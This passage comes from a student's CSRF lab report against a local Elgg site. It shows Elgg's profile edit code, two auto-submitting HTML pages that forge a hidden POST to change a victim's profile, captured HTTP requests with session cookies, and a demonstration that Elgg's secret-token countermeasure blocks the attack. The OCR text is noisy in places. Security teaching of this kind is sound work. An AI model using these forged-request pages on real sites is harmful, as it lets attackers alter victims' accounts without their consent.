victim' Elgg profile.

However, if Boby knows the range of guid for all possible users and the range is relatively small, Boby could enumerate every guid in the webpage, hoping that one of them will successfully trigger the profile modification request. In the Elgg example, this method is possible since there are relatively few users on Elgg and Boby can obtain the guid for every user.


Another possibility is to obtain the victim's guid on the fly using XSS. Though here our focus is CSRF.

Screenshot 1: Code for checking guid in *profile/edit.php*



edit.php (/var/www/CSRF/Elgg/vendor/elgg/elgg/actions/profile) - gedit
7:29 PM
Open
Save

```
<?php
/**
 * Elgg profile edit action
 *
 */

elgg_make_sticky_form('profile:edit');

$guid = get_input('guid');
$owner = get_entity($guid);

if (!$owner || !($owner instanceof ElggUser) || !$owner->canEdit()) {
        register_error(elgg_echo('profile:noaccess'));
        forward(REFERER);
}

// grab the defined profile field names and their load the values from POST.
// each field can have its own access, so sort that too.
$input = array();
$accesslevel = get_input('accesslevel');

if (!is_array($accesslevel)) {
        $accesslevel = array();
}

$profile_fields = elgg_get_config('profile_fields');
foreach ($profile_fields as $shortname => $valuetype) {
        $value = get_input($shortname);

        if ($value === null) {
                // only submitted profile fields should be updated
                continue;
        }
```

Screenshot 2 & 3: Try leave the name & guid fields blank or comment out the name & guid fields.




```
<!doctype html>
<html>
    <head>
        <title>CSRF Attack Task 2</title>
    </head>
    <body>
        <h1>This page forges an HTTP POST request.</h1>
        <script type="text/javascript">
        function forge_post()
        {
            var fields;
            // The following are form entries need to be filled out by attackers.
            // The entries are made hidden, so the victim won't be able to see them.
            fields += "<input type='hidden' name='name' value=''>";
            fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
            fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
            fields += "<input type='hidden' name='guid' value=''>";
            // Create a <form> element.
            var p = document.createElement("form");
            // Construct the form
            p.action = "http:///www.csrflabelgg.com/action/profile/edit";
            p.innerHTML = fields;
            p.method = "post";
            // Append the form to the current page.
            document.body.appendChild(p);
            // Submit the form.
            p.submit();
        }
        // Invoke forge_post() after the page is loaded.
        window.onload = function(){ forge_post();}
        </script>
    </body>
</html>
```



```
<!doctype html>
<html>
    <head>
        <title>CSRF Attack Task 2</title>
    </head>
    <body>
        <h1>This page forges an HTTP POST request.</h1>
        <script type="text/javascript">
        function forge_post()
        {
            var fields;
            // The following are form entries need to be filled out by attackers.
            // The entries are made hidden, so the victim won't be able to see them.
            //fields += "<input type='hidden' name='name' value=''>";
            fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
            fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
            //fields += "<input type='hidden' name='guid' value=''>";
            // Create a <form> element.
            var p = document.createElement("form");
            // Construct the form
            p.action = "http:///www.csrflabelgg.com/action/profile/edit";
            p.innerHTML = fields;
            p.method = "post";
            // Append the form to the current page.
            document.body.appendChild(p);
            // Submit the form.
            p.submit();
        }
        // Invoke forge_post() after the page is loaded.
        window.onload = function(){ forge_post();}
        </script>
    </body>
</html>
```

Screenshot 4: Result – fail. The POST request does not have permission to modify the victim’s profile.



Boby

About me

http://www.csrflabattacker.com/

You do not have permission to edit this profile.

You do not have permission to edit this profile.

You do not have permission to edit this profile.

You do not have permission to edit this profile.

You do not have permission to edit this profile.

You do not have permission to edit this profile.

You do not have permission to edit this profile.

You do not have permission to edit this profile.

You do not have permission to edit this profile.

You do not have permission to edit this profile.


You do not have permission to edit this profile.

You do not have permission to edit this profile.

You do not have permission to edit this profile.

Q4.1


Step 1: Turn on the countermeasures by commenting out the “return true;” statement in function *gatekeeper()* in “/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg”. By commenting out the “return true;” statement, we allow the *gatekeeper()* function to perform the check whether the secret token and the timestamp in the GET or POST request match those stored on the server side.




```
/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
	//return true;

	if ($action === 'login') {
		if ($this->validateActionToken(false)) {
			return true;
		}

		$token = get_input('__elgg_token');
		$ts = (int)get_input('__elgg_ts');
		if ($token && $this->validateTokenTimestamp($ts)) {
			// The tokens are present and the time looks valid: this is probably a mismatch due to the
			// login form being on a different domain.
			register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));

			forward('login', 'csrf');
		}

		// let the validator send an appropriate msg
		$this->validateActionToken();

	} else if ($this->validateActionToken()) {
		return true;
	}

	forward(REFERER, 'csrf');
}
```

Step 2: Re-execute the CSRF attack Task 1: Using GET request to add Boby as Alice's friend.

Step 2-1: Alice logs in and follows the link in Boby's profile to visit the malicious webpage.




No friends yet.



About me

http://www.csrflabattacker.com/

Step 2-2: HTTP GET request captured when Alice visits the malicious webpage.




```
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Mon, 20 Apr 2020 00:08:55 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Mon, 20 Apr 2020 00:08:39
ETag: "c7-5a3adb37f0065-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 157
Content-Type: text/html

https://ssl.gstatic.com/ui/v1/ico
Host: ssl.gstatic.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://mail.google.com/mail/u/(
Connection: keep-alive
GET: HTTP/2.0 200 OK
accept-ranges: bytes
content-type: image/gif
content-length: 43
date: Mon, 20 Apr 2020 16:14:06 GMT
pragma: no-cache
expires: Fri, 01 Jan 1990 00:00:00 GMT
cache-control: no-cache, no-store, must-r
last-modified: Tue, 03 Mar 2020 20:15:00
x-content-type-options: nosniff
server: sffe
x-xss-protection: 0
alt-svc: quic=":443"; ma=2592000; v="46,4
X-Firefox-Spdy: h2
```

```
http://www.csrflabelgg.com/action/friends/add?friend=43
```

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Cookie: Elgg=g4c5ok3qnfi5r7u311c9pj8h15
Connection: keep-alive
```

```
Content-Length:0
```

Step 2-3: The GET request was denied because the secret-token and the timestamp fields are missing.



Form is missing __token or __ts fields


Boby

About me

http://www.csrflabattacker.com/

```
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 19 Oct 2020 17:11:41 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;cha
Date: Mon, 20 Apr 2020 00:00:08 GMT

https://0.client-channel.google.c
Host: 0.client-channel.google.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0.client-channel.google
Authorization: SAPISIDHASH 1587333862_69
X-Origin: https://hangouts.google.com
X-Goog-AuthUser: 0
Cookie: NID=202=XBrh5QgAUH06uT27YdAcLWcm
Connection: keep-alive
GET: HTTP/2.0 200 OK
cache-control: no-cache, no-store, max-a
pragma: no-cache
expires: Mon, 01 Jan 1990 00:00:00 GMT
date: Mon, 20 Apr 2020 16:14:43 GMT
content-type: text/plain; charset=utf-8
x-content-type-options: nosniff
x-xss-protection: 1; mode=block
server: GSE
set-cookie: SIDCC=AJi4QfGhk6qhPQZi7-BFeb
alt-svc: quic=":443"; ma=2592000; v="46,
X-Firefox-Spdy: h2
```

Step 2-4: Verify Boby is not added as Alice's friend.

